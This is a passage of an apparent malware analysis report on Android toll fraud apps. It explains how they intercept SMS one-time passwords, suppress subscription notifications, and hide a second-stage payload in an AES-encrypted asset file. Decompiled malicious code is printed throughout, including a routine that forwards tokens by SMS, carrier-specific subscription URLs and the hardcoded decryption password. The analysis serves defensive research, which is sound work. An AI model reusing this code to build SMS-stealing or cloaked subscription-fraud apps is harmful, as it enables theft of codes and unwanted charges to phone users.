
Subsequently, it creates an *IntentFilter*, which renders the receiver capable of listening for an *SMS_RECEIVED* action, and finally the receiver is registered dynamically:



```
IntentFilter v2 = new IntentFilter(Properties.sms_received);
this.vgy7.registerReceiver(v0_1, v2);
```

Figure 17. The IntentFilter enabling the receiver to listen for an SMS_RECEIVED action

To handle OTP messages that are sent using the HTTP protocol, the malware parses the HTML code to search for keywords indicating the verification token. The following code contains a flow where the extracted token is sent to the server using the *sendTextMessage* API call:




```
public String call(String arg8, String arg9) {
    String v0_3;
    if(JavaJsbridge.this.bhu8.asd1 > 0L) {
        return "";
    }

    try {
        if(arg8.equals(Properties.dump_str)) {
            bhu8 v0_1 = JavaJsbridge.this.bhu8.vgy7();
            if(v0_1 != null) {
                if((v0_1.url.contains("://doi.mtndep.co.za/service/")) && (arg9.contains("://web-zmd.secure-d.io/api/v1/activate"))) {
                    String v1 = tpack.l2.bhu8.vgy7(JavaJsbridge.this.bhu8, v0_1.url, arg9);
                    if(v1 != null && v1.length() > 0) {
                        JavaJsbridge.this.bhu8(v1);
                        return "";
                    }

                    JavaJsbridge.this.vgy7(302, 0);
                }

                v0_1.page_html = arg9;
            }

            return "";
        }

        JavaJsbridge.this.bhu8.mko0("js->" + arg8 + ":" + arg9);
        if(arg8.equals(Properties.finish_str)) {
            JavaJsbridge.this.vgy7(Integer.parseInt(arg9), 0);
            return "";
        }

        if(arg8.equals(Properties.schedule)) {
            JavaJsbridge.this.vgy7(302, Integer.parseInt(arg9));
            return "";
        }

        if(arg8.equals(Properties.textto)) {
            tpack.l2.bhu8.nji9(arg9);
            return "";
        }
```

```
public static boolean nji9(String arg8) {
    Log.e(Properties.drizzt, "sendSms:" + arg8);
    try {
        String[] v3 = arg8.split(Properties.line);
        SmsManager.getDefault().sendTextMessage(v3[0], null, v3[1], null, null);
        return true;
    }
    catch(Exception v0) {
        return false;
    }
```

Figure 18. Extracted token is sent to the C2 server using the sendTextMessage API call
The additional permission that is required to enable this flow is *SEND_SMS*.


Another way of intercepting SMS messages is to extend the *NotificationListenerService*. This service receives calls from the system when new notifications are posted or removed, including the ones sent from the system's default SMS application. The code snippet below demonstrates this functionality:



```
public class MyNotificationListener extends NotificationListenerService {

    public static String TAG = MyNotificationListener.class.getSimpleName();

    @Override
    public void onNotificationPosted(StatusBarNotification sbn) {

        String pack = sbn.getPackageName();
        String ticker ="";
        if(sbn.getNotification().tickerText !=null) {
            ticker = sbn.getNotification().tickerText.toString();
        }
        Bundle extras = sbn.getNotification().extras;
        String title = extras.getString( key: "android.title");
        String text = extras.getCharSequence( key: "android.text").toString();


        Log.i( tag: "Package",pack);
        Log.i( tag: "Ticker",ticker);
        Log.i( tag: "Title",title);
        Log.i( tag: "Text",text);


    }
}
```

Figure 19. Extending the NotificationListenerService service


We triggered a notification with the title “SMS_Received” and text “Pin:12345” during our analysis, resulting in the following output in the application’s logcat:



```
example.notificationlistener I/Package: com.medusa.agen1
example.notificationlistener I/Ticker:
example.notificationlistener I/Title: SMS_Received
example.notificationlistener I/Text: Pin:12345
```

Figure 20. Logcat output after a notification is posted

Finally, besides the broadcast receiver and the notification listener techniques of intercepting an SMS message, a *ContentObserver* can be used to receive callbacks for changes to specific content. The *onChange* callback of the *SmsObserver* class (depicted below) is called each time the system changes the SMS content provider state:



```
class SmsObserver extends ContentObserver {

    private static final Uri SMS_URI = Uri.parse("content://sms/");
    private static final Uri SMS_SENT_URI = Uri.parse("content://sms/sent");
    private static final Uri SMS_INBOX_URI = Uri.parse("content://sms/inbox");
    private static final String PROTOCOL_COLUM_NAME = "protocol";
    private static final String SMS_ORDER = "date DESC";

    private ContentResolver contentResolver;
    private SmsCursorParser smsCursorParser;

    SmsObserver(ContentResolver contentResolver, Handler handler, SmsCursorParser smsCursorParser) {
        super(handler);
        this.contentResolver = contentResolver;
        this.smsCursorParser = smsCursorParser;
    }

    @Override
    public boolean deliverSelfNotifications() { return true; }

    @Override
    public void onChange(boolean selfChange) {
        super.onChange(selfChange);
        Cursor cursor = null;
        try {
            cursor = getSmsContentObserverCursor();
            if (cursor != null && cursor.moveToFirst()) {
                processSms(cursor);
            }
        } finally {
            close(cursor);
        }
    }
```

Figure 21. The proof-of-concept code monitoring for incoming SMS messages through SmsObserver

Suppressing notifications

Since API level 18, an application that extends the *NotificationListenerService* is authorized to suppress notifications triggered from other applications. The relevant API calls are:

- *cancelAllNotifications()* to inform the notification manager to dismiss all notifications
- *cancelNotification(String key)* to inform the notification manager to dismiss a single notification
- *cancelNotifications(String [] keys)* to inform the notification manager to dismiss multiple notifications at once.

This API subset is abused by malware developers to suppress service subscription notification messages posted by the default SMS application. More specifically, upon successful subscription, the service provider sends a message to the user to inform them about the charges and offers the option to unsubscribe. By having access to the notification listener service, the malware can call any of the functions mentioned above to remove the notification.


Using dynamic code loading for cloaking

Cloaking refers to a set of techniques used to hide malicious behavior. For example, most toll fraud malware won't take any action if the mobile network is not among its targets. Another example of a cloaking mechanism used by these threats is dynamic code loading. This means that certain malware codes are only loaded when certain conditions are met, making it difficult to detect by static analysis.

The following is a characteristic example of a multi-stage toll fraud malware with SHA-256: *2581aba12919ce6d9f89d86408d286a703c1e5037337d554259198c836a82d75* and package name: *com.cful.mmsto.sthemes*.

Stage one


This malware's entry point is found to be the *com.android.messaging.BugleApplication*, a subclass of the *Application* class. The malicious flow leads to the function below:



```java
public static String f17897j = "io/michaelrocks/libphonenumber/android/data/";

public static void j(Context mContext, String assetDir) {
    try {
        String[] files = mContext.getResources().getAssets().list(assetDir);
        for (String fileName : files) {
            try {
                if (fileName.endsWith("355")) {
                    StringBuffer stb = new StringBuffer();
                    stb.append("xh");
                    stb.append("7FEC");
                    InputStream inputStream = mContext.getAssets().open(f17897j + fileName);
                    File finfile = new File(mContext.getCacheDir(), ns.j(3));
                    FileOutputStream fileOutputStream = new FileOutputStream(finfile);
                    byte[] b2 = new byte[1024];
                    while (true) {
                        int byteRead = inputStream.read(b2);
                        if (-1 == byteRead) {
                            break;
                        }
                        fileOutputStream.write(b2, 0, byteRead);
                    }
                    inputStream.close();
                    fileOutputStream.flush();
                    fileOutputStream.close();
                    ns.k(new String(stb).concat("2cl").concat("Yuo").concat("NQ").concat("$To").concat("T99ue0BINhw^Bzy"));
                    ns.j(mContext, finfile.getPath(), ns.j(), new File(mContext.getCacheDir(), ns.j(2).concat(".temp")).getPath());
                }
                Log.e("fileName", fileName);
            } catch (Exception exception) {
                exception.printStackTrace();
            }
        }
    } catch (IOException e2) {
    }
}
```


Figure 22. The function where the entry point of the malware leads to

The call on line 21 fills the *files*array with the filenames fetched from the *assets* directory. The *for loop* enters the*if* branch at line 32 if the name of the asset file ends with "355". Querying the asset files of the app for such a filename yields the following result:



```
H:\samples\2581aba12919ce6d9f89d86408d286a703c1e5037337d554259198c83
  2581aba12919ce6d9f89d86408d286a703c1e5037337d554259198c836a82d75
    com.cful.mmsto.sthemes
      Assets
        io
          michaelrocks
            libphonenumber
              android
                data
                  PhoneNumberAlternateFormatsProto_355
```

Figure 23. Query result when searching for "355"
The *PhoneNumberAlternateFormatsProto_355* is the source file which, in conjunction with a destination file and the string "xh7FEC2clYuoNQ$ToT99ue0BINhw^Bzy", is given as parameters to the *ns.j* function:




```
58      public static void j(Context context, String path, String password, String outPath) {
59          if (!TextUtils.isEmpty(outPath)) {
62              FileInputStream fis = new FileInputStream(path);
63              FileOutputStream fos = new FileOutputStream(outPath);
68              SecretKeySpec sks = new SecretKeySpec(Arrays.copyOf(MessageDigest.getInstance("SHA-1").digest(password.getBytes("UTF-8")), 16), "AES");
69              Cipher cipher = Cipher.getInstance("AES");
70              cipher.init(2, sks);
71              CipherInputStream cis = new CipherInputStream(fis, cipher);
73              byte[] d2 = new byte[8];
                while (true) {
